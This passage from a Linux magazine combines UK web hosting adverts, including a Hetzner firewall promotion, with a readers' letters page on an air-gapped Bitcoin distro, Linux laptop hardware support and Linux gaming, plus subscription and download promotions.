ElasticHosts offers simple, flexible and cost-effective cloud services with high performance, availability and scalability for businesses worldwide. Their team of engineers provide excellent support around the clock over the phone, email and ticketing system.

- Cloud servers on any OS
- Linux OS containers
- World-class 24/7 support


Small business host



www.hostpapa.co.uk
0800 051 7126

HostPapa is an award-winning web hosting service and a leader in green hosting. They offer one of the most fully featured hosting packages on the market, along with 24/7 customer support, learning resources, as well as outstanding reliability.

- Website builder
- Budget prices
- Unlimited databases



Enterprise hosting:



www.netcetera.co.uk / 0800 808 5450

Formed in 1996, Netcetera is one of Europe's leading web hosting service providers, with customers in over 75 countries worldwide. As the premier provider of data centre colocation, cloud hosting, dedicated servers and managed web hosting services in the UK, Netcetera offers an array of

services to effectively manage IT infrastructures. A state-of-the-art data centre enables Netcetera to offer your business enterprise-level solutions.

- Managed and cloud hosting
- Data centre colocation
- Dedicated servers



Budget hosting:



www.hetzner.de/us / +49 (0)9831 5050

Hetzner Online is a professional web hosting provider and experienced data centre operator. Since 1997 the company has provided private and business clients with high-performance hosting products as well as the necessary infrastructure for the efficient operation of websites. A combination of stable technology, attractive pricing

and flexible support and services has enabled Hetzner Online to continuously strengthen its market position both nationally and internationally.

- Dedicated and shared hosting
- Colocation racks
- Internet domains and SSL certificates
- Storage boxes

SSD Web hosting



www.bargainhost.co.uk
0843 289 2681

Since 2001 Bargain Host have campaigned to offer the lowest possible priced hosting in the UK. They have achieved this goal successfully and built up a large client database which includes many repeat customers. They have also won several awards for providing an outstanding hosting service.

- Shared hosting
- Cloud servers
- Domain names

Value Linux hosting



patchman-hosting.co.uk
01642 424 237

Linux hosting is a great solution for home users, business users and web designers looking for cost-effective and powerful hosting. Whether you are building a single-page portfolio, or you are running a database-driven ecommerce website, there is a Linux hosting solution for you.

- Student hosting deals
- Site designer
- Domain names

Fast, reliable hosting



www.bytemark.co.uk
01904 890 890

Founded in 2002, Bytemark are "the UK experts in cloud & dedicated hosting". Their manifesto includes in-house expertise, transparent pricing, free software support, keeping promises made by support staff and top-quality hosting hardware at fair prices.

- Managed hosting
- UK cloud hosting
- Linux hosting

COMMENT

Your letters

Questions and opinions about the mag, Linux and open source



Above BitKey claims to enable ultra-secure Bitcoin transactions

Bitcoin worries

Hi Team LUD!

I'm interested in using Bitcoin but I worry about how secure it is. I know that Bitcoin itself is pretty secure, but considering that hackers want to be paid in Bitcoin when they're running encryption scams, I wonder if storing or having Bitcoin would make my system more attractive to them, and therefore if there's a way to ensure that my system is safer. I've looked at security-based Linux distros but they seem to concentrate on other things, like testing system security or privacy. This is all well and good, but I'm looking for some FOSS or a distro you could recommend that's aimed more at Bitcoin. Can you help?

Jerry Maundville

Hi Jerry. You're in luck – there's a distro out there that's exactly what you're looking for.

BitKey (<https://bitkey.io>) is a live distro (so you can use it from a disc or USB stick) that specialises in Bitcoin. It provides what's called an 'air-gapped' system, which means that it's not allowed to talk to the internet unless you specifically let it. This means that your system is at much less risk when it's not in use: one, your Bitcoin-specific distro live boots, so can only be accessed when you physically load up the disc or USB drive you've burned the ISO onto, and two, it prevents someone from attacking or remotely accessing your machine unless they have physical access to it. It claims to provide better security than 99 per cent of Bitcoin wallets and phone apps, and uses a system called, amusingly, 'If I tell you, I'll have to kill you'. This means that you can create secure Bitcoin transactions offline. Ideally you'll need two computers, one a regular internet PC and the other your super-secure offline system running BitKey, plus your phone

for two-factor authentication. A little bit of USB key juggling and the only thing that your secure PC communicates is the QR code that signs your final transaction.

Laptop woes

It's nice to see manufacturers like Dell releasing laptops that work with Linux, but for those of us who don't want to spend that kind of money it's also frustrating. One of your reviewers even raised this issue, and pointed out that buying a new laptop that you want to run Linux on is a hit-and-miss process. Why is that? I've run various Linux distros on PCs that I've literally cobbled together out of old hardware I've had lying around and they've worked absolutely fine. Now I have an old laptop that used to belong to my son (he's spent his student loan on an Apple Mac; don't even get me started on what a waste of money that is). I've tried your DVDs – and I know they work, because they'll live boot in my main machine just fine. I've tried downloading various ISOs direct from the respective website and putting them on CD, DVD and USB. No luck. Why is it such a piece of work to get Linux running on laptops? Hundreds of distros yet not one of them can do the job? It's ridiculous.

Bryan Haight

To be fair, it's not Linux's fault. Unlike Windows, Linux doesn't require you to install specific device drivers for the various components of your PC (like the graphics card, for example). Instead, this is a native part of the Linux kernel. The people who update the kernel and the various distros work hard to support hardware from a range of brands, and despite some problems, they generally do a very good job of it. The problem arises when your laptop manufacturer has scrimped on costs by forgoing a big brand component in favour of a generic and largely anonymous one. With no datasheets, and hundreds of slightly different iterations on the same cheap, generic product piling out of factories every single day, it's impossible for even the most dedicated kernel hacker to keep up. The form



Above An increasing number of games, like *Wrongworld* here, are available on Linux at launch, but when will the AAA franchises follow suit?

factor and unique features of laptops add their own problems too – power saving mode is the bane of most people wanting to get Linux working on a laptop.

Game on

A lot of people on the internet complain that Linux lags seriously behind other platforms when it comes to gaming. This is a facile

argument. I would refer them back in time ten years or so to when the only games you could run on Linux were either the work of bedroom programmers or were run with hit-and-miss results through WINE.

These days it's possible to play a lot of games on Linux. Steam supports more than a thousand games under Linux; you're never going to play that many in your lifetime. How many games were released in total for the Spectrum, or the

Commodore 64, or any other dedicated gaming machine you care to mention? Probably less than this. And let's not even look at the massive amount of games on the Google Play Store and consider the fact that the Android OS and all the games that can be played on it are based on the Linux kernel. I'm not talking about the casual time-wasting kind either; the Play Store is packed with ports of classic RPGs like *Ys*.

It strikes me that what those people who whine about Linux not running enough games actually mean is: "Linux doesn't run the particular game that I want it to".

Barry Kane

It's true that, once upon a time, gaming under Linux was the preserve of open-source enthusiasts and those with the patience to make WINE do what they wanted it to. It's also true that since Steam embraced Linux, the amount of games available on the platform has increased massively. Something that we're particularly keen on at the moment is the rise of quirky indies on Linux, mirroring the trend for games like this on other platforms. Two particular gems come to mind: *Wrongworld* (<http://www.sludj.com/>) and *Monumental Failure* (<http://monumentalfailure.com/>), both of which run on Windows, Mac or Linux and both of which embrace a trendy, retro-inspired low-poly style and an anarchic sense of humour. ■




Above The fewer generic components in your laptop, the likelier it is to run Linux without a hitch

Free with your magazine

Instant access to these incredible free gifts...

The best distros and FOSS

Essential software for your Linux PC



Professional video tutorials

The Linux Foundation shares its skills



Tutorial project files

All the assets you'll need to follow our tutorials



Plus, all of this is yours too...

- Download Ubuntu, Debian and OpenSUSE and use them to access a wide range of system tools
- Easy access to the utilities from our Top 10 System Tools feature
- Enjoy 20 hours of expert video tutorials from The Linux Foundation
- Get the program code for our Linux and Raspberry Pi tutorials

➡ Log in to www.filesilo.co.uk/linuxuser

Register to get **instant access** to this pack of must-have Linux distros and software, how-to videos and tutorial assets

Free for digital readers too!
Read on your tablet, download on your computer






The home of great downloads – exclusive to your favourite magazines from Imagine Publishing

- Secure and safe online access, from anywhere
- Free access for every reader, print and digital
- Download only the files you want, when you want
- All your gifts, from all your issues, in one place

Get started

Everything you need to know about accessing your FileSilo account



01 Follow the instructions on screen to create an account with our secure FileSilo system. Log in and unlock the issue by answering a simple question about the magazine.



02 You can access FileSilo on any computer, tablet or smartphone device using any popular browser. However, we recommend that you use a computer to download content, as you may not be able to download files to other devices.



03 If you have any problems with accessing content on FileSilo take a look at the FAQs online or email our team at the address below
filesilohelp@imagine-publishing.co.uk

An incredible gift for subscribers



Subscribe today & unlock the free gifts from more than 40 issues

Access our entire library of resources with a money saving subscription to the magazine – that's hundreds of free resources

Over 20 hours of video guides

Essential advice from the Linux Foundation




The best Linux distros

Specialist Linux operating systems



Free Open Source Software

Must-have programs for your Linux PC



Head to page 32 to subscribe now



Already a print subscriber?
Here's how to unlock FileSilo today...

Unlock the entire LU&D FileSilo library with your unique Web ID – the eight-digit alphanumeric code that is printed above your address details on the mailing label of your subscription copies. It can also be found on any renewal letters.

More than
400 reasons
to subscribe

+
More added
every
issue

EXPLORE THE TECH INSIDE

www.gadgetdaily.xyz





Gadget™

Available
from all good
newsagents and
supermarkets

ON SALE NOW

■ ULTIMATE CAR TECH ■ NINTENDO SWITCH HANDS-ON VERDICT ■ BEST WEARABLE GEAR




BUY YOUR ISSUE TODAY

Print edition available at www.imagineshop.co.uk

Digital edition available at www.greatdigitalmags.com

Available on the following platforms



facebook.com/gadgetmagdaily

twitter.com/gadget_magazine


Network security

Firewall.

Rules
(incoming)

	Name	Source IP	Destination IP	Source port	Destination port	Protocol	Outgoing flags	Action	
#1	icmp	0.0.0.0/0	0.0.0.0/0	0-65535	0-65535	icmp	syn ack fin rst psh urg	accept	↓ ↑ ×
#2	ssh	85.10.212.62/32	0.0.0.0/0	0-65535	22		fin rst psh urg	accept	↓ ↑ ×
#3	smtp	0.0.0.0/0					fin rst psh urg	accept	↓ ↑ ×
#4	http	0.0.0.0/0					fin rst psh urg	accept	↓ ↑ ×
#5	pop3	0.0.0.0/0					fin rst psh urg	accept	↓ ↑ ×
#6	imap	0.0.0.0/0					fin rst psh urg	accept	↓ ↑ ×
#7	tcp established	0.0.0.0/0						accept	↓ ↑ ×

+ Add rule



e.g. Dedicated Root Server PX61-NVMe

Intel® Xeon® E3-1275 v5
Quad-Core Skylake Processor
64 GB DDR4 ECC RAM
2 x 512 GB NVMe Gen3 x4 SSD
Guaranteed 1 Gbit/s bandwidth
100 GB Backup Space
30 TB traffic inclusive*
No minimum contract
Setup Fee £101.00

monthly £ **50**

Free Firewall for Your Dedicated Root Servers!

Hetzner Online's stateless firewall is a free security solution for your dedicated root server. Starting now on the customer interface Robot, you can use the firewall feature to define your own filtering settings for traffic, such as the originating IPv4 address or TCP/UDP sender port. With this feature, Hetzner Online helps you protect your dedicated root server from Internet dangers. **And it is naturally free of cost.**

www.hetzner.de/gb

* There are no charges for overage. We will permanently restrict the connection speed if more than 30 TB/month are used. Optionally, the limit can be permanently cancelled by committing to pay £1 per additional TB used.

All prices exclude VAT and are subject to the terms and conditions of Hetzner Online GmbH. Prices are subject to change. All rights reserved by the respective manufacturers. Intel, Intel Logo, Intel Xeon and Xeon Inside are brands of the Intel Corporation in the USA or other countries.



Linux Server Hosting

from UK Specialists

24/7 UK Support • ISO 27001 Certified • Free Migrations

Managed Hosting • Cloud Hosting • Dedicated Servers

SUPREME HOSTING.
SUPREME SUPPORT.

www.CWCS.co.uk

T: 0115 740 1234 • E: info@cwcs.co.uk • W: www.CWCS.co.uk